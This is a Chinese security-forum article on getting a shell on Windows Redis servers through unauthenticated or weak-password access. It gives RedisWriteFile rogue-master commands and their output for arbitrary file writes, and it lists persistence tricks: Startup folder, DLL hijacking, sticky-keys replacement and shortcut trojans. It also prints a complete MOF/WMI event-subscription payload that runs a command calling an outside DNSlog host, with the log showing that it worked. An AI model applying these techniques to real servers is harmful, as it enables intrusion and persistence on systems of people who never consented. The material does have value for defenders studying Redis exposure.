

踩坑记录 - Redis(Windows) 的 getshell - 先知社区

“ 先知社区，先知安全技术社区

Author: Hunter@深蓝攻防实验室

0x00 老朋友 Redis

曾经无数次遇到未授权或弱口令的 Redis 都会欣喜若狂，基本上可以说未授权约等于 getshell。但近期的几次比赛中却遇到了 Windows 上的 Redis...

说到 Linux 上的 Redis，getshell 的路子无非两类：一类是直接写入文件，可以是 webshell 也可以是计划任务，亦或是 ssh 公钥；另一种是 Redis4.x、5.x 上的主从 getshell，这比写东西来的更直接方便。

到了 Windows 上，事情变得难搞了。首先，Windows 的启动项和计划任务并不是以文本形式保存在固定位置的，因此这条路行不通；Web 目录写马条件又比较苛刻，首先这台机器上要有 Web，其次还要有机会泄露 Web 的绝对路径；而 Windows 的 Redis 最新版本还停留在 3.2，利用主从漏洞直接 getshell 也没戏了。

查遍了网上现有的文章发现所有的方法都有局限性，但也不妨做个整理或尝试一下其他途径，在不同的场景下说不准哪一种就可以利用呢？

0x01 写入配置文件

在生产环境中，直接通过 Redis 写文件很可能会携带脏数据，由于 Windows 环境对 Redis 的 getshell 并不友好，很多操作并不是直接 getshell，可能需要利用 Redis 写入二进制文件、快捷方式等，那么这个时候写入无损文件就非常重要了。


这里推荐一款工具——RedisWriteFile。其原理是利用 Redis 的主从同步写数据，脚本将自己模拟为 master，设置对端为 slave，这里 master 的数据空间是可以保证绝对干净的，因此就轻松实现了写无损文件了。

命令格式如下：

```
python RedisWriteFile.py --rhost=[target_ip] --rport=[target_redis_port] --lhost=[evil_master_host] --lport=[random] --rpath="[path_to_
```

给出该工具的下载地址：RedisWriteFile (<https://github.com/r35tart/RedisWriteFile>)

在我们的服务器中运行该脚本（目标 Redis 一定要能回连我们的服务器才行）：



```
C:\Users\hunter\HackTools\Exploits\DataBase_EXPs\Redis\RedisWriteFile-master
A py RedisWriteFile.py --rhost=172.16.192.154 --rport=6379 --lhost=10.211.55.11 --lport=3148 --rpath="C:\Users\hunter\Desktop" --rfile="test.txt" --lfile=123.txt

RedisWriteFile

Author : R3start
Reference : redis-rogue-server.py

[info] TARGET 172.16.192.154:6379
[info] SERVER 10.211.55.11:3148
[info] 连接恶主服务器: 10.211.55.11:3148
[info] 连接恶主状态: annels:0
pubsub_patterns:0
latest_fork_usec:0
migrate_cached_sockets:0

# Replication
role:master
connected_slaves:0
master_repl_offset:0
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

# CPU
used_cpu_sys:0.09
used_cpu_user:0.06
used_cpu_sys_children:0.00
used_cpu_user_children:0.00


# Cluster
cluster_enabled:0

# Keyspace
[info] 设置写出路经为: C:\Users\hunter\Desktop
[info] 设置写出路经状态: OK
```

Redis 服务器中显示其被设置为 slave，同步数据并写入文件：

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200624100612-470819fe-b5bf-1.jpeg>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200624100620-4c2fe286-b5bf-1.jpeg>)

1.jpeg)

0x02 getshell

从上面的描述以及测试可以确定，目前我们有一个 Redis 用户权限进行任意写，因此问题也就等价于：在 Windows 中如何通过新建 / 覆盖文件达到执行任意命令的效果。

1. 最理想的情况

如果碰到 Redis 的机器上有 Web，并且可以泄露其绝对路径的话那真是撞大运了，直接写 Webshell 即可。

2. 启动项

这也是网上各种“教程”中最常提到的方法。有些文章中玩出了花样，有用 ps 脚本的、远程加载 ps 脚本的、下载到本地执行的..... 但其实终究还是没有脱离启动项这个 trigger。可以参考这篇文章，利用白名单程序比直接写 exe 马要更隐蔽

(https://blog.csdn.net/qq_33020901/article/details/81476386)

和 Linux 不太相同，Windows 的自启动有几类：系统服务、计划任务、注册表启动项、用户的 startup 目录。其中前三种是无法通过单纯向某目录中写文件实现精准篡改的，因此只有 startup 目录可以利用。

startup 的绝对路径如下：

```
C:\Users\[username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

虽然想知道用户名并不容易，但把常用的用户名挨个跑一遍，万一就成功了呢？

如果目录不存在，写操作会失败，报错信息如下：

```
[info] 设置写出路径为: C:\Users\huntjkjer\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
[info] 设置写出路径状态: +OK
[info] 设置写出文件为: test.txt
[info] 设置写出文件状态: -ERR Changing directory: No such file or directory
[info] 断开主从连接: +OK
[info] 恢复原始文件名: +OK
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200624100656-6177b3bc-b5bf-1.jpeg>)

若目录存在，但没有权限写入，报错信息如下：

```
[info] 设置写出路径为: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
[info] 设置写出路径状态: +OK
[info] 设置写出文件为: test.txt
[info] 设置写出文件状态: -ERR Changing directory: Permission denied
[info] 断开主从连接: +OK
[info] 恢复原始文件名: +OK
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200624100710-69fd5384-b5bf-1.jpeg>)

若目录存在，且写文件成功，如下：


```
[info] 设置写出路径为: C:\Users\hunter\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
[info] 设置写出路径状态: +OK
```

```
[info] 设置写出文件为: test.txt
[info] 设置写出文件状态: +OK

[info] 断开主从连接: +OK

[info] 恢复原始文件名: +OK
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200624100920-b733f93c-b5bf-1.jpeg>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200624100941-c3e1396a-b5bf-1.jpeg>)

这里其实是在赌一件事情：管理员将 Redis 添加了服务项并配了一个高权限（如 Administrator 甚至 SYSTEM），这样的话默认账户的路径就一定可写了。

当然 启动项写进去了 还要让主机重启才可以生效 如果没有 RDoS 类的漏洞也就只能被动

等待，这是比较尴尬的。

3. 篡改 & 劫持

这里主要指的是通过写文件覆盖已有的文件或劫持 DLL 以达到欺骗的目的，虽然还是被动等待上线，但概率明显要比等机器重启要高得多。

方法包括但不限于如下：

系统DLL劫持（需要目标重启或注销）

针对特定软件的DLL劫持（需要知道软件的绝对路径，需要目标一次点击）

覆写目标的快捷方式（需要知道用户名，需要目标一次点击）

覆写特定软件的配置文件达到提权目的（目标无需点击或一次点击，主要看是什么软件）

覆写sethc.exe粘滞键（需要可以登录3389）

#上面涉及系统目录的操作，前提是Redis权限很高，不然没戏。

比较通用的方法是向 system32 目录下写文件，但 NT6 及以上操作系统的 UAC 必须关掉，或 Redis 以 SYSTEM 权限启动，否则脚本显示成功但实际上是无法写入的。

关掉 UAC 后，测试证明普通管理员可成功写入：


```
[info] 设置写出路径为: C:\windows\system32
[info] 设置写出路径状态: +OK

[info] 设置写出文件为: test.txt
[info] 设置写出文件状态: +OK

[info] 断开主从连接: +OK


[info] 恢复原始文件名: +OK
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20200624101025-ddb0a4c0-b5bf-1.jpeg>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200624101045-ea1af5b2-b5bf-1.jpeg>)

但经过测试这种方法确实有写入的可能，但并不能覆盖原来的文件，还是非常被动。倒不如写个快捷方式马（当然前提还是知道用户名，不然效果也不好）：



(<https://xzfile.aliyuncs.com/media/upload/picture/20200624101118-fd694c36-b5bf-1.jpeg>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200624101130-04643258-b5c0-1.jpeg>)

4.mof

如果目标机器是 03 那就比较幸运了，不用再被动等待人为操作了。

托管对象格式 (MOF) 文件是创建和注册提供程序、事件类别和事件的简便方法。文件路径为：
C:/windows/system32/wbem/mof/nullevt.mof，其作用是每隔五秒就会去监控进程创建和死亡。但这个默认 5 秒执行一次的设定只有 03 及以下系统才会有.....

例如如下脚本执行时会执行系统命令：

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
        "Where TargetInstance Isa \"Win32_LocalTime\" "
        "And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};


instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
        "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"ping sfas.g9bubn.ceye.io \")";
};

instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter = $EventFilter;
```

```
};
```

将其保存为 nullevt.mof 并写入 C:/windows/system32/wbem/mof 路径下，而且由于 03 没有默认 UAC 的控制，只要权限够就可以直接写入。

写入后几秒钟脚本就会执行，执行成功会放在 good 文件夹，失败放在 bad 文件夹。：



(<https://xzfile.aliyuncs.com/media/upload/picture/20200624101146-0e4efd52-b5c0-1.jpeg>)

再看 DNSlog，收到请求：

ID	Name	Remote Addr	Created At (UTC+0)
66430256	sfas.g9bubn.ceye.io	60.215.138.160	2020-06-20 12:10:05
66430255	g9bubn.ceye.io	60.215.138.160	2020-06-20 12:10:05
66430254	g9bubn.ceye.io	60.215.138.160	2020-06-20 12:10:05
66430253	q9bubn.ceye.io	60.215.138.160	2020-06-20 12:10:05

66430252	g9bubn.ceye.io	60.215.138.160	2020-06-20 12:10:05
66430251	sfas.g9bubn.ceye.io	61.135.23.28	2020-06-20 12:10:05

(<https://xzfile.aliyuncs.com/media/upload/picture/20200624101204-18de7ad6-b5c0-1.jpeg>)

0x03 总结

总体来说目前 Windows 的 Redis getshell 还没有发现直来直去一招通杀的方式。当然这主要是由于 Windows 自身特性以及 Redis 不（出）更（新）新（洞）的缘故。

但就像没有 Redis4.x-5.x 主从 RCE 之前的 Linux 环境一样，碰到了 Redis 即使知道有一定可能没权限写入，但还是要把最基础的试它一试，最起码常见的用户名目录要尝试写一写，mof 尝试写一写，万一就成了呢？

运气也是实力的一部分，什么都觉得不可能，什么都不做，那就什么都不会有。